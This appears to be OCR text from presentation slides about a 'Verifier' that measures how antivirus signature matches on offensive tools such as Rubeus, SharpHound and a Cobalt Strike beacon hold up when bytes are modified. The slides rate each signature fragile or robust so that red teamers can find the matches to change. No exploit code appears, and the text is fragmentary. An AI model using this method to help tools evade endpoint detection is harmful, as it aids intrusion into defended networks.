


Test #	MatchOrder	ModifyPosition	Match#0 .text 43b	Match#1 .text 43b	Match#2 .text 21b	Match#3 .text 22b
0	ISOLATED	MIDDLE8	🟥	🟩	🟥	🟥
1	ISOLATED	THIRDS4	🟥	🟩	🟥	🟥
2	ISOLATED	FULL	🟩	🟩	🟥	🟥
3	ISOLATED	FULLB	🟩	🟩	🟥	🟥
4	INCREMENTAL	MIDDLE8	🟥 0	🟩 1	🟩 2	🟩 3
5	INCREMENTAL	FULL	🟩 0	🟩 1	🟩 2	🟩 3
6	DECREMENTAL	FULL	🟩 21	🟩 20	🟩 19	🟩 18
7	ALL	MIDDLE8	🟩 0	🟩 0	🟩 0	🟩 0
8	ALL	THIRDS4	🟩 0	🟩 0	🟩 0	🟩 0
9	ALL	FULL	🟩 0	🟩 0	🟩 0	🟩 0
Result			🟩 [illegible]	🟩 [illegible]	▨ C	▨ C


Verifier: The hunt for dominance



Verifier: Tests




Verifier Example: Weak Signature (Dominant Matches)




Test #	MatchOrder	ModifyPosition	Match#0 78B	Match#1 31B
0	ISOLATED	MIDDLE8		
1	ISOLATED	THIRDS4		
2	ISOLATED	FULL		
3	ISOLATED	FULLB		
4	INCREMENTAL	MIDDLE8	0	1
5	INCREMENTAL	FULL	0	1
6	DECREMENTAL	FULL	1	0
7	ALL	MIDDLE8	0	0
8	ALL	THIRDS4	0	0
9	ALL	FULL	0	0
Result			[illegible]	[illegible]

Verifier Example: Weak Signature (Dominant Matches)




Test #	MatchOrder	ModifyPosition	Match#0 5B	Match#1 6B	Match#2 8B	Match#3 5B	Match#4 10B	Match#5 27B	Match#6 157B	Match#7 39B
0	ISOLATED	MIDDLE8						🟥	🟥	🟥
1	ISOLATED	THIRDS4						🟥	🟥	🟥
2	ISOLATED	FULL	🟩	🟩	🟩	🟥	🟥	🟥	🟥	🟥
3	ISOLATED	FULLB	🟩	🟩	🟩	🟥	🟥	🟥	🟥	🟥
4	INCREMENTAL	MIDDLE8						5	6	7
5	INCREMENTAL	FULL	0	1	2	3	4	5	6	7
6	DECREMENTAL	FULL	7	6	5	4	3	2	1	0
7	ALL	MIDDLE8	0	0	0					
8	ALL	THIRDS4	0	0	0					
9	ALL	FULL	0	0	0	0	0	0	0	0
Result			d	c	d	d	d	d	d	d

Verifier Example: Weak Signature (Non-Dominant Matches)



Test #	MatchOrder	ModifyPosition	Match#0 5B	Match#1 6B	Match#2 8B	Match#3 5B	Match#4 10B	Match#5 27B	Match#6 157B	Match#7 39B
0	ISOLATED	MIDDLE8						🟥	🟥	🟥
1	ISOLATED	THIRDS4						🟥	🟥	🟥
2	ISOLATED	FULL	🟩	🟩	🟩	🟥	🟥	🟥	🟥	🟥
3	ISOLATED	FULLB	🟩	🟩	🟩	🟥	🟥	🟥	🟥	🟥
4	INCREMENTAL	MIDDLE8						🟥 5	🟥 6	🟩 7
5	INCREMENTAL	FULL	🟩 0	🟩 1	🟩 2	🟩 3	🟩 4	🟩 5	🟩 6	🟩 7
6	DECREMENTAL	FULL	🟩 7	🟩 6	🟩 5	🟩 4	🟩 3	🟩 2	🟥 1	🟥 0
7	ALL	MIDDLE8	🟩 0	🟩 0	🟩 0					
8	ALL	THIRDS4	🟩 0	🟩 0	🟩 0					
9	ALL	FULL	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0
Result			🟩 d	🟩 c	🟩 d	d	d	d	d	d

Verifier: Robust signature



Test #	MatchOrder	ModifyPosition	Match#0 75B	Match#1 12B	Match#2 12B	Match#3 12B	Match#4 6B	Match#5 24B	Match#6 12B	Match#7 6B	Match#8 3B	Match#9 18B
0	ISOLATED	MIDDLE8	🟥					🟥				🟥
1	ISOLATED	THIRDS4	🟥					🟥				🟥
2	ISOLATED	FULL	🟥	🟥	🟥	🟥	🟥	🟥	🟥	🟥	🟥	🟥
3	ISOLATED	FULLB	🟥	🟥	🟥	🟥	🟥	🟥	🟥	🟥	🟥	🟥
4	INCREMENTAL	MIDDLE8	🟥 0					🟥 5				🟥 9
5	INCREMENTAL	FULL	🟥 0	🟥 1	🟥 2	🟩 3	🟥 4	🟥 5	🟩 6	🟥 7	🟩 8	🟥 9
6	DECREMENTAL	FULL	🟥 9	🟥 8	🟥 7	🟥 6	🟥 5	🟥 4	🟥 3	🟥 2	🟥 1	🟥 0
7	ALL	MIDDLE8	🟥 0				🟥 0					🟥 0
8	ALL	THIRDS4	🟥 0				🟥 0					🟥 0
9	ALL	FULL	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0	🟩 0
Result			c	d	d	d	d	d	d	d	d	d

Verifier: Signature Categorization


Signature type:

- **One**: One dominant match
- **Weak**: At least one dominant match
- **Robust**: Otherwise

Reversing of (yara) rule / boolean formula

- Weak: `a AND b AND c`
- Robust: `a OR b OR c`

Verifier: Match & Signature Overview



Name ↑	Type ↑	Outflank	Appraisal ↑	Cnt ↑	
1521AD4EF052DF85.GodPotato.exe	EXE PE.NET		Fragile (AND)	2	d d
2CF813DC76A57DBC.my3head.exe	EXE PE.NET		Fragile (AND)	9	d c d d d d d d d
30177917A5DCE25A.SharpRDP.exe	EXE PE.NET		Fragile (AND)	27	c c c c c c c c c d d d d d d d d
40249D63686DCF8A.SharpMapExec.exe	EXE PE.NET		Fragile (AND)	8	d c d d d d d d
89EFCEFA3CF6A4DF.SharpView.exe	EXE PE.NET		One	15	c c c c c c d d d d d d d d d
CE2D022DE752CB56.NetLoader.exe	EXE PE.NET		Fragile (AND)	24	c c c c c c c d d d d d d d d d d
DripLoader.exe	EXE PE64	y	Fragile (AND)	3	c c c
Group3r.exe	EXE PE.NET		Fragile (AND)	19	c c c d d d d d d d d d d d d d d
PetitPotam.exe	EXE PE32	y	Fragile (AND)	287	c c c c c c c c c c c c c c c c c
Rubeus.exe	EXE PE.NET		Fragile (AND)	14	d d d d d d d d d d d d d d
Seatbelt.exe	EXE PE.NET		Fragile (AND)	17	c c d d d d d d d d d d d d d d d
SharpHound.exe	EXE PE.NET		Fragile (AND)	23	c c c d d d d d d d d d d d d d d
SharpUp.exe	EXE PE.NET		Fragile (AND)	37	c c c c c c c c c c c c c d d d d
Snaffler.exe	EXE PE.NET		Fragile (AND)	33	c c c c c c c c c c d d d d d d d
cs-def-64-stageless.exe	EXE PE64		Robust (OR)	7	c c c c c c d

Verifier: Interpretation

Match conclusion for RedTeamer:

🟩 Green	Dominant :-)
⬜ Grey	Weak :-|
🟥 Red	Robust :-(

Verifier: Demo

